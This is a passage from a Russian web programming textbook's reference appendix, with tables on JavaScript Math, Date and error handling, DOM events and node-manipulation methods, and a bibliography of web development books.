| **Math.min(***число***,** *число***)**,<br>**Math.max(***число***,** *число***)** | меньшее / большее из двух чисел |
| **Math.abs(***число***)** | модуль (абсолютная величина) |
| **Math.sqrt(***число***)** | квадратный корень |
| **Math.pow(***основание***,***показатель***)** | возведение в степень |
| **Math.round(***число***)** | округление |
| **Math.random()** | псевдослучайное число из интервала (0; 1) |

Таблица 4.5-8 – Создание объектов `Date`

| Аргумент и/или пример | Описание |
|---|---|
| **`var rightNow * new Date();`** | создается объект с текущими датой и временем |
| *`"месяц дд, гггг"`* или *`"месяц дд, гггг чч.ммсс"`* **`var someDay = new Date("March 24, 1975");`** | создается объект с датой, представленной указанными месяцем, днем (дд), годом (гггг), часом (чч), минутами (мм) и секундами (сс); все пропущенные значения считаются равными нулю |
| *`миллисекунды`* **`var someDay = new Date(795600003020);`** | создается объект с датой, представленной указанным целого числа миллисекунд, прошедших с начала т.н. «Эпохи» |
| *`гггг, мм, дд`* **`var someDay = new Date(1970,2,24);`** | создается объект с датой, представленной указанными целыми значениями года (гггг), месяца (мм) и дня (дд); нумерация месяцев идет с нуля |
| *`гггг, мм, дд, чч, мм, сс`* **`var moment = new Date(1970,2,24,15,0,0);`** | создается объект с датой, представленной указанными целыми значениями года, месяца, дня, часа, минут и секунд |
| *`гггг, мм, дд, чч, мм, сс, мс`* **`var moment = new Date(1971, 0,24,15,0,250);`** | создается объект с датой, представленной указанными целыми значениями года, месяца, дня, часа, минут, секунд и миллисекунд |

Таблица 4.5-9 – Методы работы с объектом `Date`

| Методы | Описание |
|---|---|
| **`getDate, getTime, getYear, getMonth, getHours, getMinutes, getSeconds, getMilliseconds`** и др. | методы получения компонент даты-времени |
| **`setDate,setTime,setYear,setMonth, setHours, setMinutes, setSeconds, setMilliseconds`** | методы изменения компонент даты-времени |
| **`toString,toGMTString,toUTCString, toTimeString, toDateString`** и др. | строковое представление даты и времени |
| **`getTimezoneOffset`** | смещение (в минутах) локального времени на компьютере пользователя относительно времени UTC |
| **`parse`** | проверка корректности строки даты |

Таблица 4.5-10 – Контроль ошибок

| Действие и примеры | Синтаксис |
|---|---|
| Генерация пользовательского исключения | **`throw`** *`выражение`*`;` |
| Обработка ошибок. Пример:<br>**`try {`**<br>`...//потенциально опасный код`<br>**`} catch(e) {`** `//отлов исключения`<br>**`if (e instanceof ConnectionError)`**<br>**`{`**`//обработка:`<br>`...// проба переподключения`<br>**`} else {`** `//«проброс» незнакомого`<br>**`throw e`** `//исключения дальше`<br>**`}`**<br>**`} finally {`** `//вывод сообщения`<br>**`alert("Обработка завершена");`**<br>**`}`** | **`try {`**<br>`//команды, которые могут вызвать`<br>`//ошибку`<br>**`}`**<br>**`[catch (`***`исключение`***`) {`**<br>`//команды к выполнению в случае,`<br>`//если ошибка перехвачена`<br>**`}] | [finally {`**<br>`//команды к выполнению после`<br>`//завершения обработки ошибок`<br>**`}]`** |

## 4.6 Справочник DOM

Таблица 4.6-1 – Основные события и их обработчики в модели DOM 2

| Событие и его обработчик | Поддерживающие HTML-элементы | Описание | Метод имитации |
|---|---|---|---|
| **События мыши** | | | |
| click<br>**onClick** | *почти все теги* | одинарный щелчок (нажата и отпущена кнопка мыши) | click() |
| dblclick<br>**onDblClick** | *почти все теги* | двойной щелчок | |
| mousedown<br>**onMouseDown** | *почти все теги* | нажата кнопка мыши в пределах текущего элемента | |
| mouseup<br>**onMouseUp** | *почти все теги* | отпущена кнопка мыши в пределах текущего элемента | |
| mouseover<br>**onMouseOver** | *почти все теги* | курсор мыши наведен на текущий элемент | |
| mousemove<br>**onMouseMove** | *почти все теги* | перемещение курсора мыши в пределах текущего элемента | |
| mouseout<br>**onMouseOut** | *почти все теги* | курсор мыши выведен за пределы текущего элемента | |
| **События клавиатуры** | | | |
| keydown<br>**onKeyDown** | *почти все теги* | нажата клавиша на клавиатуре | |
| keypress<br>**onKeyPress** | *почти все теги* | нажата и отпущена клавиша на клавиатуре | |
| keyup<br>**onKeyUp** | *почти все теги* | отпущена клавиша на клавиатуре | |
| **События объекта HTML** | | | |
| load<br>**onLoad** | BODY, FRAMESET | закончена загрузка документа | |
| unload<br>**onUnload** | BODY, FRAMESET | попытка закрытия окна браузера и выгрузки документа | |
| abort<br>**onAbort** | IMG | прерывание загрузки изображения | |
| error<br>**onError** | IMG, WINDOW | возникновение ошибки выполнения сценария | |
| resize<br>**onResize** | WINDOW | изменение размеров окна | |
| scroll<br>**onScroll** | *почти все теги* | прокрутка страницы | |
| **События форм** | | | |
| select<br>**onSelect** | INPUT, TEXTAREA | выделение текста в текущем элементе | |
| change<br>**onChange** | INPUT, SELECT, TEXTAREA | изменение значений элементов формы; возникает после потери элементом фокуса | change() |

| | | | |
|---|---|---|---|
| submit **onSubmit** | FORM | отправка данных формы (щелчок по <input type="submit">) | submit() |
| reset **onReset** | FORM | сброс данных формы (щелчок по кнопке <input type="reset">) | reset() |
| focus **onFocus** | A, AREA, BUTTON, INPUT, LABEL, SELECT, TEXTAREA | получение элементом фокуса (щелчок мышью на элементе или очередное нажатие клавиши табуляции) | focus() |
| blur **onBlur** | A, AREA, BUTTON, INPUT, LABEL, SELECT, TEXTAREA | потеря текущим элементом фокуса, т.е. переход к другому элементу (возникает при щелчке мышью вне элемента или нажатии клавиши табуляции) | blur() |
| move **onMove** | WINDOW | перемещение окна | |

| **События «мутации» (изменения) модели DOM** | | | |
|---|---|---|---|
| **DOMSubtreeModified** | – | возникает при модификации иерархии DOM | – |
| **DOMNodeInserted** | – | возникает при добавлении дочернего элемента в иерархию DOM | – |
| **DOMNodeRemoved** | – | возникает при удалении элемента из иерархии DOM | – |
| **DOMNodeRemovedFromDocument** | – | возникает при удалении элемента из документа | – |
| **DOMNodeInsertedIntoDocument** | – | возникает при добавлении элемента в документ | – |
| **DOMAttrModified** | – | возникает при изменении значения атрибута | – |
| **DOMCharacterDataModified** | – | возникает при изменении данных члена иерархии DOM | – |

| **Тактильные события** | | | |
|---|---|---|---|
| **touchstart** | добавление события осуществляется посредством вызовом методов attachEvent() или addEventListener() | возникает при первом касании пальцем сенсорного экрана | – |
| **touchend** | | возникает, когда палец отрывается от сенсорного экрана | – |
| **touchmove** | | возникает при перемещении пальца по сенсорному экрану | – |
| **touchenter** | | возникает при попадании точки касания пальца на интерактивную область, определенную в DOM2 | – |
| **touchleave** | | возникает при смещении точки касания пальца с интерактивной области, определенной в DOM2 | – |
| **touchcancel** | | возникает при отмене касания, если это предусмотрено элементом | – |

| **Некоторые события Microsoft** | | | |
|---|---|---|---|
| *Буфер обмена* | | | |
| cut<br>**onCut** | *почти все теги* | возникает, когда выделенный текст вырезан в буфер обмена | – |
| copy<br>**onCopy** | *почти все теги* | возникает, когда выделенный текст скопирован в буфер обмена | – |
| paste<br>**onPaste** | *почти все теги* | возникает, когда выделенный текст вставлен из буфера обмена | – |
| beforecut<br>**onBeforeCut** | *почти все теги* | возникает перед тем, как выделенный текст будет вырезан в буфер обмена | – |
| beforecopy<br>**onBeforeCopy** | *почти все теги* | возникает перед тем, как выделенный текст будет скопирован в буфер обмена | – |
| beforepaste<br>**onBeforePaste** | *почти все теги* | возникает перед тем, как выделенный текст будет вставлен из буфера обмена | – |
| *События мыши* | | | |
| contextmenu<br>**onContextMenu** | *почти все теги* | возникает при отображении контекстного меню | – |
| drag<br>**onDrag** | *почти все теги* | возникает при перетаскивании элемента мышью | – |
| dragstart<br>**onDragStart** | *почти все теги* | возникает, когда начинается перетаскивание элемента мышью | – |
| dragenter<br>**onDragEnter** | *почти все теги* | возникает при попадании перетаскиваемого элемента в заданную область | – |
| dragover<br>**onDragOver** | *почти все теги* | возникает при нахождении перетаскиваемого элемента над заданной областью | – |
| dragleave<br>**onDragLeave** | *почти все теги* | возникает, когда перетаскиваемый элемент «проскочил» мимо области | – |
| dragend<br>**onDragEnd** | *почти все теги* | возникает при окончании перетаскивания элемента (отпускании элемента) | – |
| drop<br>**onDrop** | *почти все теги* | возникает при отпускании элемента над заданной областью | – |
| selectstart<br>**onSelectStart** | *почти все теги* | возникает, когда пользователь начал выделять текст | – |
| *Разные события* | | | |
| beforeprint<br>**onBeforePrint** | BODY, FRAMESET | возникает при отправке документа на печать | – |
| afterprint<br>**onAfterPrint** | BODY, FRAMESET | возникает сразу после окончания печати документа | – |
| propertychange<br>**onPropertyChange** | *почти все теги* | возникает, когда свойство объекта изменено | – |
| filterchange<br>**onFilterChange** | *почти все теги* | возникает при изменении условий фильтра | – |
| readystatechange<br>**onReadyStateChange** | *почти все теги* | возникает при изменении значения свойства `ReadyState` у объекта | – |
| losecapture<br>**onLoseCapture** | *почти все теги* | возникает когда объект теряет захват мыши (при вызове метода `releaseCapture()`) | – |

Таблица 4.6-2 – Поиск элементов в документе

| Реализация | Пояснение |
|---|---|
| **document.getElementById(**'id'**)** | возвращает элемент с указанным id |
| **document.getElementsByTagName(**'tagname'**)** | возвращает все элементы с тегом tagname в виде массива объектов |
| **node.getElementsByTagName(**'tagname'**)** | возвращает все дочерние для node элементы с тегом tagname в виде массива объектов |
| **document.getElementsByName(**'name'**)** | возвращает все элементы с атрибутом name в виде массива объектов |

Таблица 4.6-3 – Чтение атрибутов элементов, значений узлов и пр.

| Реализация | Пояснение |
|---|---|
| **node.getAttribute('***атрибут***')** | возвращает значение заданного атрибута |
| **node.setAttribute('***атрибут***', '***значение***')** | устанавливает значение атрибуту |
| **node.nodeType** | возвращает константу, соответствующую типу узла node (1 – элемент, 2 – атрибут, 3 – текст) |
| **node.nodeName** | возвращает имя узла node в зависимости от его типа |
| **node.nodeValue** | возвращает/устанавливает значение узла node в зависимости от его типа |

Таблица 4.6-4 – Перемещение между узлами

| Реализация | Пояснение |
|---|---|
| **node.previousSibling** | возвращает узел, находящийся перед узлом node |
| **node.nextSibling** | возвращает узел, находящийся после узла node |
| **node.childNodes** | возвращает список всех узлов-потомков узла node |
| **node.firstChild** | нахождение первого узла-потомка (возвращается объект) |
| **node.lastChild** | нахождение последнего узла-потомка (возвращается объект) |
| **node.parentNode** | возвращает родительский узел узла node в качестве объекта |

Таблица 4.6-5 – Создание новых узлов

| Метод | Пояснение |
|---|---|
| **document.createElement(**element**)** | создает новый элемент с типом, указанным через параметр element |
| **document.createTextNode(**string**)** | создает текстовый узел со значением string |
| **newNode = node.cloneNode(**bool**)** | создает newNode как копию узла node (если bool=true, newNode будет содержать также все дочерние узлы оригинального node) |
| **node.appendChild(**newNode**)** | добавляет newNode в качестве дочернего для узла node и делает его последним дочерним узлом |
| **node.insertBefore(**newNode, oldNode**)** | добавляет newNode в качестве дочернего по отношению к узлу node и размещает его перед уже существующим узлом oldNode |
| **node.removeChild(oldNode)** | удаляет из узла node его дочерний узел oldNode |
| **node.replaceChild(**newNode, oldNode**)** | заменяет дочерний узел oldNode узла node на новый newNode |

# ЛИТЕРАТУРА

**Основная:**


1. Дронов, В.А. HTML 5, CSS 3 и Web 2.0. Разработка современных Web-сайтов / В.А. Дронов. – СПб.: БХВ-Петербург, 2011. – 416 с.
2. Котеров, Д. PHP 5 в подлиннике / Д. Котеров, А. Костарев. – СПб: БХВ-Петербург, 2012. – 1104 с.
3. Кузнецов, М. MySQL 5 в подлиннике / М. Кузнецов. – СПб: БХВ-Петербург, 2006. – 1024 с.
4. Никсон, Р. Создаем динамические веб-сайты с помощью PHP, MySQL и Javascript / Р. Никсон. – СПб.: Питер, 2011. – 496 с.


**Дополнительная:**


1. Дари, К. AJAX и PHP: разработка динамических приложений / К. Дари, Б. Бринзаре, Ф. Черчез-Тоза, М. Бусика. – СПб: Символ-плюс. – 2010. – 336 с.
2. Дронов, В. JavaScript и Ajax в Web-дизайне / В. Дронов. – БХВ-Петербург, 2008. – 736 с.
3. Круг, С. Веб-дизайн: книга Стива Круга или «не заставляйте меня думать!» / С. Круг. – Пер. с англ. СПб: Символ-Плюс, 2005. – 200 с.
4. Кузнецов, М. Практика создания web-сайтов / М. Кузнецов, И. Симдянов, С. Голышев. – БХВ-Петербург, 2006. – 1264 с.
5. Лабберс, П. HTML 5 для профессионалов: мощные инструменты для разработки современных веб-приложений / П. Лабберс, Б. Олберс, Ф. Салим. – Пер. с англ. М.: ООО «И. Д. Вильямс», 2011. – 272 с.